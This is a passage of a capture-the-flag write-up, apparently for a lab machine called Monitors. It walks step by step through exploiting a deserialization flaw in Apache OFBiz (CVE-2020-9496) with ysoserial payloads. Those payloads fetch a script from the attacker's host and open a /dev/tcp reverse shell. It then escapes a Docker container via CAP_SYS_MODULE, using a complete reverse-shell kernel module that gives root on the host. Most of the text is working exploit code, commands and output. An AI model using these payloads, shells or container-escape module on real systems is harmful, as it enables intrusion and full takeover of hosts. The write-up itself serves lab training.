gobuster dir -k -u https://127.0.0.1:8443 -w
/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://127.0.0.1:8443
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-
list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/10/03 23:42:24 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 302) [Size: 0] [--> /images/]
/content              (Status: 302) [Size: 0] [--> /content/]
/common               (Status: 302) [Size: 0] [--> /common/]
/catalog              (Status: 302) [Size: 0] [--> /catalog/]
/marketing            (Status: 302) [Size: 0] [--> /marketing/]
/ecommerce            (Status: 302) [Size: 0] [--> /ecommerce/]
/ap                   (Status: 302) [Size: 0] [--> /ap/]
/ar                   (Status: 302) [Size: 0] [--> /ar/]
/ebay                 (Status: 302) [Size: 0] [--> /ebay/]
/manufacturing        (Status: 302) [Size: 0] [--> /manufacturing/]
/passport             (Status: 302) [Size: 0] [--> /passport/]
/example              (Status: 302) [Size: 0] [--> /example/]
/bi                   (Status: 302) [Size: 0] [--> /bi/]
/accounting           (Status: 302) [Size: 0] [--> /accounting/]
/webtools             (Status: 302) [Size: 0] [--> /webtools/]
```

By navigating to /content we are presented with a landing page for **Apache OFBiz**.



Since the version is presented on the login page, we perform some research on **Apache OFBiz 17.12.01** and find CVE-2020-9496 which allows us to exploit the vulnerable service through a XML RPC Java deserialization attack. The proof of concept code can be found here. To exploit the vulnerability we need to make a POST request to `/webtools/control/xmlrpc` and attach a base64 payload to the serializable entity within the XML in the request.

```
POST /webtools/control/xmlrpc HTTP/1.1
Host: your-ip
Content-Type: application/xml
Content-Length: 4093

<?xml version="1.0"?>
<methodCall>
  <methodName>ProjectDiscovery</methodName>
  <params>
    <param>
      <value>
        <struct>
          <member>
            <name>test</name>
            <value>
              <serializable xmlns="http://ws.apache.org/xmlrpc/namespaces/extensions">
[base64-payload]</serializable>
            </value>
          </member>
        </struct>
      </value>
    </param>
  </params>
</methodCall>
```

In order to exploit the target now we need to download [ysoserial.jar] which allows us to generate a payload utilising the `CommonBeanutils1` Java libraries for deserialization and then we need to base64 encode the output. We compose three seperate payloads to execute against the host.


```
java -jar ysoserial-master-SNAPSHOT.jar CommonsBeanutils1 "curl 10.10.14.83/bash.sh -o /tmp/bash.sh" | base64 | tr -d "\n"
```

First we create a file called `bash.sh` with the following contents.

```
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.83/4444 0>&1
```

Initially we start a `Python3 HTTP server` and take the first base64 payload we just generated, and send it through a POST request to the vulnerable endpoint.

```
python3 -m http.server
```



Even though we get an error response, we check our HTTP server and we notice that our payload has been collected and stored on the target.

```
sudo python3 -m http.server 80

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.238 - - [03/Oct/2021 23:48:16] "GET /bash.sh HTTP/1.1" 200 -
```

Then we need to create a new `ysoserial` payload to send that applies permissions to the newly uploaded file. We edit the base64 content of the POST request and send it to the target server.

```
java -jar ysoserial-master-SNAPSHOT.jar CommonsBeanutils1 "chmod 777 /tmp/bash.sh" |
base64 | tr -d "\n
```

An error response is displayed again which is fine. Now we repeat the previous step with a new `ysoserial` payload to execute the file.

```
java -jar ysoserial-master-SNAPSHOT.jar CommonsBeanutils1 "bash -c /tmp/bash.sh" |
base64 | tr -d "\n"
```

Finally we start a `netcat` listener and send that to the target server.

```
nc -lvvp 4444
```

Docker Escape via CAP_SYS_MODULE

By enumerating the filesystem we notice that the Docker instance had specific capabilities applied to the system.

```
capsh --print

Current: =
cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,ca
p_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,ca
p_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+eip
Bounding set
=cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,c
ap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_module,c
ap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=
```

The most interesting capability that has been granted to the Docker is the `CAP_SYS_MODULE` which allows the root user of the docker to update and install new kernel modules against the Docker host. In order to exploit the host machine, we need to create a malicious kernel module in the container to apply to the host as according to this link. Next we need to create a module to execute against the host and save it to `reverse-shell.c`.

```
#include <linux/kmod.h>
#include <linux/module.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("AttackDefense");
MODULE_DESCRIPTION("LKM reverse shell module");
MODULE_VERSION("1.0");

char* argv[] = {"/bin/bash","-c","bash -i >& /dev/tcp/10.10.14.83/4444 0>&1", NULL};
static char* envp[] =
{"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin", NULL };
static int __init reverse_shell_init(void) {
  return call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
}
static void __exit reverse_shell_exit(void) {
  printk(KERN_INFO "Exiting\n");
}
module_init(reverse_shell_init);
module_exit(reverse_shell_exit);
```

The above kernel module takes the necessary kernel imports, assigns a description to the module and forms a command to execute against the target. This command returns a shell to our desired IP address and port and then sets the PATH variable so that we have access to the necessary applications when the shell will spawn. Finally it creates the function to execute when the module is initialised on the host and exits. In order for this to be successful we must find out the current kernel version of the system and docker.

```
uname -r

4.15.0-151-generic
```

So after we have identified the version to be `4.15.0-151-generic`, we check to see if the necessary kernel libraries exist on the system.

```
ls -la /lib/modules

total 20
drwxr-xr-x 1 root root 4096 Sep 27 10:05 .
drwxr-xr-x 1 root root 4096 Apr  9 07:55 ..
drwxr-xr-x 2 root root 4096 Apr  9 09:04 4.15.0-132-generic
drwxr-xr-x 2 root root 4096 Apr 22 04:48 4.15.0-142-generic
drwxr-xr-x 2 root root 4096 Sep 27 10:05 4.15.0-151-generic
```

As we now know that there are existing libraries on the machine to compile, we can issue a custom kernel update using the existing module on the docker host. We create a `Makefile` specifying the path to the latest kernel version in the `/lib/modules` directory.

```
obj-m +=reverse-shell.o
all:
	make -C /lib/modules/4.15.0-151-generic/build M=$(shell pwd) modules
clean:
	make -C /lib/modules/4.15.0-151-generic/build M=$(shell pwd) clean
```

Now that we have everything in place to compile the kernel module we simply type `make`.

```
make

make -C /lib/modules/4.15.0-151-generic/build M=/tmp modules
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-151-generic'
  CC [M]  /tmp/reverse-shell.o
/bin/sh: 1: scripts/basic/fixdep: not found
make[2]: *** [scripts/Makefile.build:342: /tmp/reverse-shell.o] Error
127
make[1]: *** [Makefile:1591: _module_/tmp] Error 2
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-151-generic'
make: *** [Makefile:3: all] Error 2
```

When running `make` we encounter an issue stating that `scripts/basic/fixdep` does not exist. So we search the system for existing `fixdep` binaries.

```
find / -name fixdep 2>/dev/null

/usr/src/linux-headers-4.15.0-142-generic/tools/objtool/fixdep
/usr/src/linux-headers-4.15.0-142-generic/scripts/basic/fixdep
/usr/src/linux-headers-4.15.0-151-generic/tools/objtool/fixdep
/usr/src/linux-headers-4.15.0-132-generic/tools/objtool/fixdep
/usr/src/linux-headers-4.15.0-132-generic/scripts/basic/fixdep
```

We have located a valid `fixdep` binary in the same headers directory so we observe that there is no `fixdep` in the location where the `Makefile` is looking for and thus we create the directories and copy the `fixdep` binary to that folder.

```
mkdir -p /usr/src/linux-headers-4.15.0-151-generic/scripts/basic
cp /usr/src/linux-headers-4.15.0-151-generic/tools/objtools/fixdep
/usr/src/linux-headers-4.15.0.151-generic/scripts/build
```

We run `make` again.

```
make

make -C /lib/modules/4.15.0-151-generic/build M=/tmp modules
make[1]: Entering directory '/usr/src/linux-headers-4.15.0-151-generic'
  CC [M]  /tmp/reverse-shell.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /tmp/reverse-shell.mod.o
  LD [M]  /tmp/reverse-shell.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.15.0-151-generic'
```

This time we confirm we have the newly generated `reverse-shell.ko` file. We start a local `netcat` listener.

```
nc -lvvp 4444
```

Then we load the updated module to the kernel using `insmod` on the Docker and applying the new `reverse-shell.ko` module to the host.

```
insmod reverse-shell.ko
```

By checking our listener we finally get a reversed spawned shell as user `root` on the host system.

```
nc -lvvp 4444

listening on [any] 4444 ...
connect to [10.10.14.83] from monitors.htb [10.10.10.238] 53274
bash: cannot set terminal process group (-1): Inappropriate ioctl for
device
bash: no job control in this shell
root@monitors:/#
```